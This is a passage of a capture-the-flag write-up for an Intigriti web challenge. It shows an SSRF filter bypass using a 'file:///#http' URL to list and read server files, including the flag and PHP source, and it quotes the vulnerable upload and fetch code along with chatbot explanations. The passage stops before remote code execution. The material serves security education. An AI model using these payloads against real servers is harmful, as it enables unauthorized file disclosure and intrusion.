
URLs have different parts:



This example is even missing the possibility to add an username and password into a URL but that does not matter for this challenge.

We can potentially try an SSRF as following: file:///#http
This is a valid URL with a fragment part. If the developer made a mistake in checking the protocol to be at the start of the URL and without the “://” part this is a possible bypass.

https://challenge-1025.intigriti.io/challenge.php?url=file%3A%2F%2F%2F%23http



The root / directory is listed. We are digging deeper with our SSRF and bypassed some of the implemented security checks.


Step 3: The unintended solution

As you probably noticed on the previous screenshot we actually already have the flag now. There is a file: 93e892fe-c0af-44a1-9308-5a58548abd98.txt in the web server root / directory.

We can even read the content of that file with our file:// trick.

https://challenge-1025.intigriti.io/challenge.php?url=file:///93e892fe-c0af-44a1-9308-5a58548abd98.txt%23http

This is the unintended solution to get the flag.



This solution is enough to get the flag but is against the challenge rules. As they stated:

Should leverage a remote code execution vulnerability on the challenge page.


We used a local file inclusion trick to read the file but we are not able to remotely run arbitrary code on the web server at the moment.

Step 4: Scanning the web server file system

Our file:/// trick is not completely a waste of time. We can use it to list all directories on the web-server and read any file. This means we found a new gold mine of information as we now can have access to the PHP source code and configuration files. A huge advantage changing our black box approach with guessing how the server side looks like to a white box one where we can read how everything was developed.

If you are not familiar with the Linux file system you will now face the step to probably check and read every directory. Too shorten this write-up I will not do this.

An interesting directory to check for potential web page source code is /var/www/html




This directory shows following

- uploads
- partials
    - footer.php
    - header.php
- upload_shoppix_images.php
- index.php
- challenge.php
- public
    - contains CSS and website images

I first approached the “upload_shoppix_images.php” page as this was unknown until now. In theory you could have used the SSRF vulnerability to brute-force and scan for unknown PHP pages but chances of your word list having “upload_shoppix_images.php” are rather low.

Lets grab the content of “upload_shoppix_images.php”

https://challenge-1025.intigriti.io/challenge.php?url=file:///var/www/html/upload_shoppix_images.php%23http



The CSS styling we can ignore. The focus should be on the PHP code which normally is not visible to us.

```
<body>
  <?php include "partials/header.php"; ?>
  <div class="card">
    <h1>Upload Your Design</h1>
    <form method="post" enctype="multipart/form-data">
      <input type="file" name="image" />
      <br>
      <button type="submit">Upload</button>
    </form>

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    $tmp = $file['tmp_name'];
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        echo "<p style='color:#00e676'>✅ File uploaded successfully to
/uploads/ directory!</p>";
    } else {
        echo "<p style='color:#ff5252'>❌ Invalid file format</p>";
    }
}
?>
  </div>
  <?php include "partials/footer.php"; ?>
</body>
```

Reading the PHP code we can see the upload page expects a POST request *if ($_SERVER['REQUEST_METHOD'] === 'POST')* that can be used to upload an image.

There is a check on the fact that the uploaded file is a real image. But the check looks weak. It checks the MIME type *strpos($mime, "image/")* and if extensions .png, .jpg, .jpeg are present but this can be bypassed if you do a quick check via chatGPT for example:

is this check weak or good in my PHP code for image upload: if (
strpos($mime, "image/") === 0 &&
(stripos($filename, ".png") !== false ||
stripos($filename, ".jpg") !== false ||
stripos($filename, ".jpeg") !== false)
) {

That check is **weak** — it helps filter obvious non-image uploads, but it's **not secure or reliable** on its own. Let's break down why and how to improve it.

🔍 What your current check does

php Copy code

```php
if (
    strpos($mime, "image/") === 0 &&
    (stripos($filename, ".png") !== false ||
     stripos($filename, ".jpg") !== false ||
     stripos($filename, ".jpeg") !== false)
)
```

Pros:

- ✅ Checks that the MIME type *starts with* `"image/"`.
- ✅ Ensures the file name has an image extension.


Cons / Security issues:

1. ❌ **Filename spoofing:**
   A file like `malware.jpg.php` or `evil.jpg.txt` would still pass because it "contains" `.jpg` in its name.
2. ❌ **MIME spoofing:**
   The browser or client can lie about the MIME type in the upload request — so `$_FILES["file"]["type"]` is not trustworthy.
3. ❌ **No content validation:**
   You're not actually checking the file's *contents* to see if it's a real image. Someone could upload arbitrary data with a fake `.jpg` extension and MIME type.

The uploaded image is then moved to the "uploads" directory: *move_uploaded_file($tmp, "uploads/" . basename($filename));*


If we can access the upload page and easily bypass the image upload checks we can upload any file type we want. Remote code execution is not far away then.


Lets try this by accessing the page at: https://challenge-1025.intigriti.io/upload_shoppix_images.php



Bad luck we are not allowed to access the page. My first thought here was that it could potentially be the fact we are opening the page in a browser by sending a GET request and not a POST it could expect.

I used my BURP intercept to change the request method and adapt the request with a file upload body.





This didn’t work. There must be another kind of security measure blocking us from reaching the “upload_shoppix_images.php” page

My next thought was to look at the “challenge.php” source code to see if the SSRF vulnerability we discovered there could maybe send a POST request instead of a GET request. This would trick the “upload_shoppix_images.php” page into thinking the request comes from a potentially trusted location.

Challenge.php has following PHP code:

```
<?php
if (isset($_GET['url'])) {
    $url = $_GET['url'];

    if (stripos($url, 'http') === false) {
        die("<p style='color:#ff5252'>Invalid URL: must include 'http'</p>");
    }
    if (stripos($url, '127.0.0.1') !== false || stripos($url, 'localhost') !== false) {
        die("<p style='color:#ff5252'>Invalid URL: access to localhost is not allowed</p>");
    }

    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    if ($response === false) {
        echo "<p style='color:#ff5252'>cURL Error: " . curl_error($ch) . "</p>";
    } else {
        echo "<h3>Fetched content:</h3>";
        echo "<pre>" . htmlspecialchars($response) . "</pre>";
```

```
    }

    curl_close($ch);
}
?>

  </div>
  <?php include "partials/footer.php"; ?>
```

The first part are the checks for 127.0.0.1 and localhost which we bypassed at the start to discover our SSRF. The SSRF itself resides in this part of the code:

```
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$response = curl_exec($ch);
```

As I am not that familiar with PHP I ask chatGPT again what this code should look like to generate a POST request instead of a GET request.

what should this PHP code look like to generate a POST request: $ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$response = curl_exec($ch);

Good question — right now, your code sends a **GET request**, because you didn't specify any POST options.

To make it send a **POST request**, you need to add `CURLOPT_POST` and `CURLOPT_POSTFIELDS`.

Here's the correct version 👇

✅ **Example: Simple POST request with data**

php — Copy code

```php
$url = 'https://example.com/api/endpoint';
$data = [
    'username' => 'alice',
    'password' => 'secret123'
];

$ch = curl_init($url);

// Set cURL options
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_POST, true);                // Make it a POST request
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($data)); // Encode data

$response = curl_exec($ch);

if (curl_errno($ch)) {
    echo 'Error: ' . curl_error($ch);
}

curl_close($ch);

// Print response
echo $response;
```

You can see that to make a POST request the PHP code should change quite a bit:

```
$ch = curl_init($url);
// Set cURL options
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_POST, true);                    // Make it a POST request
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($data)); // Encode data
$response = curl_exec($ch);
```

This made me conclude that from the attacking side it would not be possible to manipulate the web server in any way to change this part of the PHP source code.

We need to dig deeper into the file system to find a possible bypass to reach that “upload_shoppix_images.php” page.

Another way to implement security measures on a web server is by using configuration files that come with the web-server technology (nginx, apache2...). An installed web server will normally reside in the “/etc” folder on Linux. We can use the file:/// trick to read the content of this folder.

https://challenge-1025.intigriti.io/challenge.php?url=file:///%23http

